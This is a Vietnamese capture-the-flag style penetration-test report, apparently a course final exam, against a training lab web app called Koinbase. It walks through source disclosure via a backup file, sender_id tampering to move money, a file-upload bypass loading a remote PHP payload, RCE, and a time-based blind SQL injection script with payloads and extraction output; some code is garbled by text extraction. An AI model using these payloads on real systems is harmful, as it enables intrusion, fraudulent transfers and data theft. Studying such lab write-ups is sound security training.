# FINAL EXAM CHALLENGE

```
@July 31, 2023
```

#### Mô tả

Báo cáo này mô tả chi tiết quá trình và kết quả kiểm thử ứng dụng Koinbase được thực hiện bởi @BesBow trong tháng 7, năm 2023

#### Đối tượng

Ứng dụng Koinbase

# Thành viên thực hiện

@BesBow

Công cụ: Burp Suite, VS Code, ffuf

#### Mục lục

```
Tổng quan
Phạm vi
Lỗ hổng
  KOB-01-001: Source code disclosure via backup files at hidden API /robots.txt of server upload.koinbase
     Description and Impact
     Root Cause Analysis
     Steps to reproduce
     Recommendations
     References
  KOB-01-002: Broken access control at send money feature leads to unconventional transactions.
     Description and Impact
     Root Cause Analysis
     Steps to reproduce
      Recommendations
  KOB-01-003: File upload vunerability at update avatar feature
     Description and Impact
     Root Cause Analysis
     Steps to reproduce
     Recommendations
  KOB-01-004: LFI to Remote Code Execution at server upload.koinbase
     Description and Impact
     Steps to reproduce
  KOB-01-005: Blind SQL injection at send money feature causes leak sensitive data.
     Description and Impact
      Root Cause Analysis
     Steps to reproduce
     Recommendation
Conclusion
```

# Tổng quan

Koinbase là một ứng dụng cho phép người dùng tạo tài khoản để thực hiện chuyển tiền. Đồng thời chúng ta cũng có thể xem được thông tin public như profile, số tiền ... của các users khác.

Báo cáo này liệt kê các lỗ hổng bảo mật và những vấn đề liên quan được tìm thấy trong quá trình kiểm thử ứng dụng Koinbase trên máy tính. Các mã lỗi trong báo cáo được đánh số theo thứ tự thời gian tìm ra lỗi. Quá trình kiểm thử được thực hiện dưới hình thức whitebox testing.

# Phạm vi

	Môi trường	Phiên bản	Special privilege	Source code
Koinbase	Windows 11	x	Không	Có

# Lỗ hổng

# KOB-01-001: Source code disclosure via backup files at hidden API <a href="https://robots.txt">/robots.txt</a> of server <a href="https://www.upload.koinbase">upload.koinbase</a>

## Description and Impact

Tại đường link <a href="https://upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech/">https://upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech/</a> chúng ta thực hiện scan các hidden files/directories, từ đó attackers lợi dụng truy cập vào cái API đặc biệt và tìm được mã nguồn của ứng dụng.

Nếu mã nguồn có chứa nội dung nhạy cảm như: secret keys, password cơ sở dữ liệu,... thì những thông tin đó là một nguồn tin quan trọng để kẻ tấn công tiếp tục khai thác sâu vào hệ thống.

## **Root Cause Analysis**

Rất có thể do lỗi secure misconfiguration khi code ứng dụng. Lỗi này nằm trong **OWASP API SECURITY TOP 10 - New version 2023**, cần đặc biệt chú trọng.

# Steps to reproduce


1. Dùng ffuf để scan đường dẫn <a href="https://upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech/">https://upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech/</a> với các options như ảnh. Nếu chưa có tool hãy tải tại đây

```
-(kali⊛kali)-[~/ffuf]
ffuf -w common.txt -u https://upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech/FUZZ -fc 403,404
       v2.0.0-dev
 :: Method
                     : https://upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech/FUZZ
 :: Wordlist
                     : FUZZ: /home/kali/ffuf/common.txt
 :: Follow redirects : false
                     : false
 :: Calibration
 :: Timeout
                      : 10
 :: Threads
 :: Matcher
                      : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter
                     : Response status: 403,404
[Status: 200, Size: 46, Words: 2, Lines: 1, Duration: 85ms]
    * FUZZ: index.php
[Status: 200, Size: 35, Words: 3, Lines: 2, Duration: 78ms] * FUZZ: robots.txt
[Status: 301, Size: 389, Words: 20, Lines: 10, Duration: 77ms]
    * FUZZ: upload
:: Progress: [4712/4712] :: Job [1/1] :: 506 req/sec :: Duration: [0:00:08] :: Errors: 0 ::
```

Hình ảnh scan ứng dụng

Nhìn vào kết quả scanning, ta thấy được có file đặc biệt robots.txt.

2. Thử truy cập vào file robots.txt xem sao



Response nhận được từ server khi truy cập robots.txt

Ta thấy server đã trả về một đường dẫn đến file /backup.zip . Đọc tên file thì tôi khá chắc là bản backup source code của ứng dụng. Truy cập vào thì file backup.zip tự download xuống máy tính.

3. Giải nén backup.zip sau đó mở file docker-compose thì lấy được flag1.

#### **Recommendations**

- Disable việc truy cập đến đường link https://upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech/ backup.zip
- Kiểm tra kỹ các thông tin nhạy cảm như password, credentials, ... để nếu attackers lỡ có được source code thì impact cũng không cao.

#### References

https://portswigger.net/kb/issues/006000b0 source-code-disclosure

https://www.beyondsecurity.com/resources/vulnerabilities/source-disclosure

https://owasp.org/www-project-api-security/?fbclid=IwAR0QgmUmVAoTv-gA2BsGZvnh4g5dNUbY-21XC3cvlx0pMMq22URH -HyNjI

https://supras.io/how-i-got-access-to-many-piis-through-a-source-code-leak/

# KOB-01-002: Broken access control at send money feature leads to unconventional transactions.

# **Description and Impact**

Trang web <a href="https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech/send money.php">https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech/send money.php</a> cho phép người dùng chuyển tiền đến người dùng khác bất kỳ thông qua việc nhập id của người muốn chuyển và số tiền. Tại chức năng chuyển tiền tồn tại lỗ hổng broken access control cho phép attackers có thể chuyển tiền từ tài khoản này sang tài khoản khác bất kỳ mà không cần đăng nhập vào tài khoản chính chủ.

## **Root Cause Analysis**


Sau khi đọc source code kết hợp quan sát các gói HTTP requests trong quá trình chuyển tiền thì cụ thể ở file '/backup/koinbase/src/api/transaction.php dòng 9 và dòng 24 nhận input sender\_id và receiver\_id từ người dùng và truy vấn database để check có thông tin có user hay không. Thiếu bước kiểm tra sender\_id có phải của account đang gửi request chuyển tiền không. Vì thế kẻ tấn công có thể chỉnh sửa các biến sender\_id , receiver\_id và amount trong gói HTTP request.

 $\Rightarrow$  Chuyển tiền thành công đến tài khoản có tồn tại trong database.


```
koinbase > src > api > 💏 transaction.php > .
                       $user = getinfoFromUserid($ POST['sender id']);
 10
                       $error = "Something is wrong";
                   if (!isset($error) && isset($ POST['receiver id']) && isset($ POST['amount'])) {
                       $amount = intval($_POST['amount']);
                       if ($amount < 0) {
                           $error = "Nice try, you cannot specify negative amount :D";
                       } else {
                           $ourMoney = intval($user['money']);
                           if ($amount > $ourMoney) {
                               $error = "You do not have enough money";
                               $otherPerson = getInfoFromUserId($_POST['receiver_id']);
                               if ($otherPerson === NULL) {
                                   $error = "User id not found";
                                   if ($otherPerson['id'] === $user['id']) {
                                       $error = "You cannot transfer money to yourself";
                                   } else {
                                       $otherPersonMoney = intval($otherPerson['money']);
                                       updateUserMoney($user['id'], $ourMoney - $amount);
                                       updateUserMoney($otherPerson['id'], $otherPersonMoney + $amount);
```

## Steps to reproduce

- 1. Đăng nhập tài khoản vào ứng dụng Koinbase và truy cập đường dẫn <a href="https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech/send money.php">https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech/send money.php</a>. Đồng thời mở Burp Suite để bắt các gói tin HTTP requests trình duyệt gửi lên server.
- 2. Nhập **Receiver id** và **Amount** bất kỳ ở UI để thực hiện chuyển tiền, mục đích để bắt được gói tin.



 Chuột phải vào gói POST HTTP request có URL /api/transaction.php?action=transfer\_money và Chọn Send to Repeater



#### Request



# Response



Request và Response ban đầu

4. Chỉnh sửa biến senderid , receiverid , amount để trở thành triệu phú nào 😃

#### Request

```
Pretty
         Raw
                Hex
1 POST /api/transaction.php?action=transfer_money HTTP/1.1
2 Host: koinbase-26b2120a7505ad.cyberjutsu-lab.tech
3 Cookie: PHPSESSID=e07f4ca0f4729759c23ed32100348f01
4 Content-Length: 44
5 Sec-Ch-Ua:
6 Sec-Ch-Ua-Platform: ""
7 Sec-Ch-Ua-Mobile: 20
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech/send_money.php
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
20 sender_id=37&receiver_id=38&amount=99899998
```

#### Response

# Thông báo chuyển tiền thành công!

Trở lại trình duyệt kiểm tra số tiền, vào link <a href="https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech/profile.">https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech/profile.</a> php

```
USER ID:38

■ Username:bow

Money:998999998

Flag: Flag 4: CBJS{master_of_broken_access_control}
```

#### **Recommendations**

- Sử dụng Hash function để kiểm tra tính nguyên gốc dữ liệu của gói tin từ trình duyệt đến server để hạn chế MITM attack.
- Mã hóa dữ liệu gây khó khăn cho attackers khi tamper data.

• Kiểm tra sender\_id có trùng với id của account đang trong phiên đăng nhập hay không.

# KOB-01-003: File upload vunerability at update avatar feature

## Description and Impact

Tại đường dẫn <a href="https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech/profile.php">https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech/profile.php</a> người dùng có thể update avatar thông qua URL dẫn tới hình ảnh hợp lệ (jpg/jpeg, png, gif). Tuy nhiên, chức năng này tồn tại lỗ hổng File upload chỉ validate bằng <a href="file signature">file signature</a> khiến cho kẻ tấn công lợi dụng upload lên server một file có signature hợp lệ nhưng có nội dung nguy hiểm.

# **Root Cause Analysis**

Đọc source code của file /backup/cdn/src/index.php có hàm isImage() để filter các file ảnh hợp lệ mà URL dẫn tới. Ngắn gọn chút là finfo\_file() chỉ check các file signature đầu tiên trong nội dung file để xác định thuộc loại file nào.

```
function isImage($file_path)

{

    $finfo = finfo_open(FILEINFO_MIME_TYPE);

    $mime_type = finfo_file($finfo, $file_path);

    $whitelist = array("image/jpeg", "image/png", "image/gif");

    if (in_array($mime_type, $whitelist, TRUE)) {

        return true;

    }

    return false;
}
```


Hơn nữa trước đó vẫn chưa thực hiện validate extension của file đến dòng 35 đã thực hiện đọc nội dung của file.


```
$\file_name = "upload/" . bin2hex(random_bytes(8)) . getExtesion($url);
$\frac{1}{2}$
$\frac{1}{2}$$ $\fra
```

Từ đó, kẻ tấn công có thể tạo sẵn một file php với file signature hợp lệ và upload thành công lên server.

#### Steps to reproduce

- 1. Truy cập đường link <a href="https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech/profile.">https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech/profile.</a> php để update avatar. Dùng Burp Suite để bắt các gói tin.
- 2. Chuột phải vào gói tin sau và chọn Send to Repeater






3. Tạo sẵn một URL trỏ tới file php chứa nội dung độc hại như sau

https://raw.githubusercontent.com/minendie/php\_test/master/payload/payload\_3.php

4. Quay lại tab **Repeater** của Burp Suite để chỉnh sửa gói tin đã chuẩn bị ở step 2



Nhìn vào response ta thấy đã upload thành công file lên server. Trong trường hợp này file được lưu ở thư mục /upload/c71fedabf2c95cec.php

# **Recommendations**

- Validate extension đúng cách
- Thực hiện cơ chế validate cả nội dung file

#### References

https://en.wikipedia.org/wiki/List of file signatures

# KOB-01-004: LFI to Remote Code Execution at server upload.koinbase


# **Description and Impact**

Vì đã upload được file có nội dụng độc hại lên server và biết được đường dẫn lưu trữ file thông qua response trả về nên kẻ tấn công lợi dụng để RCE.


## Steps to reproduce


Quay trở lại file php tôi đã upload ở lỗi KOB-01-003

1. Chuột phải vào một gói request bất kỳ và chọn Send to Repeater



2. Chỉnh sửa trường giá trị sau GET thành /upload/c71fedabf2c95cec.php và bấm nút Send





Flag 2: CBJS{y0u\_rce\_me\_or\_you\_went\_in\_another\_way?}

# KOB-01-005: Blind SQL injection at send money feature causes leak sensitive data.

# **Description and Impact**

Việc chỉnh sửa được các input trong gói request ở tính năng chuyển tiền của ứng dụng dẫn tới lỗi SQL injection khi các input này được dùng để query database. Cụ thể ở đây là Blind SQL injection vì response từ server không trực tiếp hiển thị thông tin của câu truy vấn mà chỉ hiển thị một trong những message mà đã được developers thiết lập từ trước.

# **Root Cause Analysis**

Trong source code ở file /backup/koinbase/src/api/transaction.php có dòng 9 và 24 đang gọi tới hàm getInfoFromUserId().

```
koinbase > src > api > 💏 transaction.php > ...
                       $user = getinfoFromUserid($_POST['sender_id']);
 10
                       $error = "Something is wrong";
                   if (!isset($error) && isset($_POST['receiver_id']) && isset($_POST['amount'])) {
                       $amount = intval($_POST['amount']);
                       if ($amount < 0) {
                           $error = "Nice try, you cannot specify negative amount :D";
                        } else {
                           $ourMoney = intval($user['money']);
                           if ($amount > $ourMoney) {
                                $error = "You do not have enough money";
                           } else {
                                $otherPerson = getInfoFromUserId($_POST['receiver_id']);
                                if ($otherPerson === NULL) {
                                    $error = "User id not found";
```

Theo như tôi tìm hiểu, hàm này được định nghĩa ở /backup/koinbase/src/libs/database.php dòng 43 để truy vấn thông tin user dựa theo biến <code>\$\_POST['sender\_id']</code> và <code>\$\_POST['receiver\_id']</code> .

```
function getInfoFromUserId($id) {


43 return selectOne("SELECT id, username, money, image, enc_credit_card, bio FROM users WHERE id=" . $id . " LIMIT 1");

44 }
```


Đáng lưu ý hai biến này là untrusted data mà kẻ tấn công có thể kiểm soát, chỉnh sửa và các biến lại được đưa trực tiếp vào câu query mà không qua bất kỳ bước kiểm tra nào. Vì thế kết hợp với các kỹ thuật tấn công Brute-force, Time-base attack kẻ tấn công hoàn toàn có thể lợi dụng lỗ hồng này để khai thác thông tin từ database.

### Steps to reproduce

- 1. Đăng nhập tài khoản vào ứng dụng Koinbase và truy cập đường dẫn <a href="https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech/send-money.php">https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech/send-money.php</a>. Đồng thời mở Burp Suite để bắt các gói tin HTTP requests trình duyệt gửi lên server.
- 2. Nhập **Receiver id** và **Amount** bất kỳ ở UI để thực hiện chuyển tiền, mục đích để bắt được gói tin.
- 3. Chuột phải vào gói **POST** HTTP request có URL /api/transaction.php?action=transfer\_money và Chọn **Send to**Repeater



4. Tiến hành kiểm nghiệm giả thuyết bằng tay bằng cách inject payload sau vào biến sender\_id hoặc receiver\_id



Quan sát response trả về chậm 5s. Điều này chứng tỏ đã thực thi câu lệnh SELECT SLEEP(5) trên database.

Giờ thì kết hợp Brute-force để truy vấn thông tin ở database bằng code Python.

5. Viết một script Python để exploit như sau: (attached)

```
import requests
import time
CHARSET = ' abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_.{}-' # 67 kí tự
FLAG = ''
burp0\_url = "https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech: 443/api/transaction.php?action=transfer\_money" in the content of the cont
burp0_cookies = {"PHPSESSID": "e07f4ca0f4729759c23ed32100348f01"}
burp0_headers = {"Sec-Ch-Ua": "", "Sec-Ch-Ua-Platform": "\\"", "Sec-Ch-Ua-Mobile": "?0", "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win6-
for index in range(1,100):
             for c in CHARSET:
                        burp0_data = {
                                     r = requests.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, data=burp0_data)
                        thoi_gian_phan_hoi = r.elapsed.total_seconds()
                        print("Tui đang thử kí tự thứ ",index," nè: ", c, "-->", r.text, "(time:",thoi_gian_phan_hoi,")", end="\r")
                        if thoi_gian_phan_hoi >= 5:
                                    print("Tìm ra kí tự thứ ", index, "là ", c, "(FLAG:",FLAG,")")
                                    break
```

```
PS E:\Cyberjutsu_WEB Penetration\WPT102\FINAL EXAM\backup\koinbase\src> python .\hehe.py

Tim ra kí tự thứ 1 là t (FLAG: t )> {"status_code":400, "message": "You cannot transfer money to yourself"} (time: 5.237038 )

Tim ra kí tự thứ 2 là o (FLAG: to) {"status_code":400, "message": "You cannot transfer money to yourself"} (time: 5.237837 )

Tim ra kí tự thứ 3 là n (FLAG: ton) {"status_code":400, "message": "You cannot transfer money to yourself"} (time: 5.237837 )

Tim ra kí tự thứ 4 là g (FLAG: tong) "status_code":400, "message": "You cannot transfer money to yourself"} (time: 5.233965 )

Tim ra kí tự thứ 5 là h (FLAG: tongh) status_code":400, "message": "You cannot transfer money to yourself"} (time: 5.220417 )

Tim ra kí tự thứ 6 là o (FLAG: tongho) tatus_code":400, "message": "You cannot transfer money to yourself"} (time: 5.213331 )

Tim ra kí tự thứ 8 là (FLAG: tonghop ) atus_code":400, "message": "You cannot transfer money to yourself"} (time: 5.232252 )

Tim ra kí tự thứ 9 là (FLAG: tonghop ) us_code":400, "message": "You cannot transfer money to yourself"} (time: 5.227448 )

Tim ra kí tự thứ 10 là (FLAG: tonghop )s_code":400, "message": "You cannot transfer money to yourself"} (time: 5.223442 )
```

Tìm ra được tên database tonghop trong database.

Payload được inject vào như sau:

```
1 UNION SELECT CASE when substring((select database()),{index},1)= \"{c}\"
then SLEEP(5) else null end, NULL, NULL, NULL, NULL, NULL #
```

• Tiếp tục tìm các tables trong database tonghop

Thay payload bằng:

```
1 UNION SELECT CASE when substring((select group_concat(table_name)from
information_schema.tables where table_schema = \"tonghop\"),{index},1)=
\"{c}\" then SLEEP(5) else null end, NULL, NULL, NULL, NULL, NULL #
```

```
PS E:\Cyberjutsu_WEB Penetration\WPT102\FINAL EXAM\backup\koinbase\src> python .\hehe.py
Tim ra kí tự thứ 1 là f (FLAG: f) > {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.216195 )
Tim ra kí tự thứ 2 là 1 (FLAG: fl ) {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.236935 )
Tim ra kí tự thứ 3 là a (FLAG: fla) {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.236609 )
Tim ra kí tự thứ 4 là g (FLAG: flag) "status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.232054 )
Tim ra kí tự thứ 6 là u (FLAG: flagu) status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.234919 )
Tim ra kí tự thứ 7 là s (FLAG: flagus) tatus_code":400,"message":"You cannot transfer money to yourself"} (time: 5.224817 )
Tim ra kí tự thứ 9 là r (FLAG: flaguser) tus_code":400,"message":"You cannot transfer money to yourself"} (time: 5.2220411 )
Tim ra kí tự thứ 10 là s (FLAG: flagusers) us_code":400,"message":"You cannot transfer money to yourself"} (time: 5.258603 )
Tim ra kí tự thứ 11 là (FLAG: flagusers) s_code":400,"message":"You cannot transfer money to yourself"} (time: 5.232344 )
Tim ra kí tự thứ 12 là (FLAG: flagusers) s_code":400,"message":"You cannot transfer money to yourself"} (time: 5.232344 )
Tim ra kí tự thứ 13 là (FLAG: flagusers) s_code":400,"message":"You cannot transfer money to yourself"} (time: 5.232344 )
```

• Tìm tên các columns trong table flag

Thay payload bằng:

```
1 UNION SELECT CASE when substring((select group_concat(column_name)
from information_schema.columns where table_schema = \"tonghop\" and
table_name=\"flag\"),{index},1)= \"{c}\"
then SLEEP(5) else null end, NULL, NULL, NULL, NULL #
```

```
PS E:\Cyberjutsu_WEB Penetration\WPT102\FINAL EXAM\backup\koinbase\src> python .\hehe.py

Tim ra kí tự thứ 1 là f (FLAG: f) > {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.223637 )

Tim ra kí tự thứ 2 là 1 (FLAG: fl) {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.295432 )

Tim ra kí tự thứ 3 là a (FLAG: fla) {"status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.225811 )

Tim ra kí tự thứ 4 là g (FLAG: flag) "status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.245019 )

Tim ra kí tự thứ 5 là (FLAG: flag) status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.243565 )

Tim ra kí tự thứ 6 là (FLAG: flag) status_code":400,"message":"You cannot transfer money to yourself"} (time: 5.243565 )

Tim ra kí tự thứ 7 là (FLAG: flag) atus_code":400,"message":"You cannot transfer money to yourself"} (time: 5.251947 )

Tim ra kí tự thứ 8 là (FLAG: flag) atus_code":400,"message":"You cannot transfer money to yourself"} (time: 5.222428 )
```

· Đọc flag thui

Thay payload bằng:

```
1 UNION SELECT CASE when substring((SELECT flag FROM tonghop.flag),{index},1)=
\"{c}\" then SLEEP(5) else null end, NULL, NULL, NULL, NULL, NULL #
```

```
_ (RESPONSE: flag 5: cbjs{integer_id_with_ )You do not have enough
                 30 là
                        s (RESPONSE: flag 5: cbjs{integer_id_with_s )ou do not have enough
Tìm ra kí tự thứ
Tìm ra kí tư thứ
                  31 là
                         q (RESPONSE: flag 5: cbjs{integer_id_with_sq )u do not have enough
Tìm ra kí tự thứ
                 32 là
                         l (RESPONSE: flag 5: cbjs{integer_id_with_sql ) do not have enough
                 33 là i (RESPONSE: flag 5: cbjs{integer_id_with_sqli )do not have enough
Tìm ra kí tư thứ
                  34 là
                        n (RESPONSE: flag 5: cbjs{integer_id_with_sqlin )o not have enough
Tìm ra kí tự thứ
Tìm ra kí tự thứ
                  35 là
                         j (RESPONSE: flag 5: cbjs{integer_id_with_sqlinj ) not have enough
                         e (RESPONSE: flag 5: cbjs{integer_id_with_sqlinje )not have enough
Tìm ra kí tư thứ
                  36 là
                  37
                         c (RESPONSE: flag 5: cbjs{integer_id_with_sqlinjec )ot have enough
Tìm ra kí tự thứ
                     là
                           (RESPONSE: flag 5: cbjs{integer_id_with_sqlinject )t have enough
          tự thứ
                  38
                     là
                         i (RESPONSE: flag 5: cbjs{integer_id_with_sqlinjecti ) have enough
Tìm ra kí tư thứ
                  39
                     là
                         o (RESPONSE: flag 5: cbjs{integer_id_with_sqlinjectio )have enough
                  40 là
Tìm ra kí tự thứ
                  41 là
                        n (RESPONSE: flag 5: cbjs{integer_id_with_sqlinjection )ave enough
Tìm ra kí tự thứ
Tim ra kí tự thứ 42 là } (RESPONSE: flag 5: cbjs{integer_id_with_sqlinjection} )ve enough
Tui đang thử kí tự thứ 43 nè: H --> {"status_code":400,"message":"You do not have enough
```

# **Recommendation**

Đảm bảo những variables được sanitize trước khi query bằng SQL. Có thể sử dụng query builder hoặc áp dung các thư viên ORM để query database.

# Conclusion

Thông qua bản báo cáo này, tôi đã thành công tìm ra 5 lỗi bảo mật khác nhau nhằm đánh giá sát sao và đưa cho mọi người một cái nhìn dễ hiểu và trực quan nhất nhằm giúp người đọc có thể nhìn thấy và đánh giá những rủi ro tiềm tàng trong ứng dụng Koinbase. Những rủi ro trên có thể gây thiệt hại cho cả 2 phía: server và người dùng nói chung.

Thân ái,

@BesBow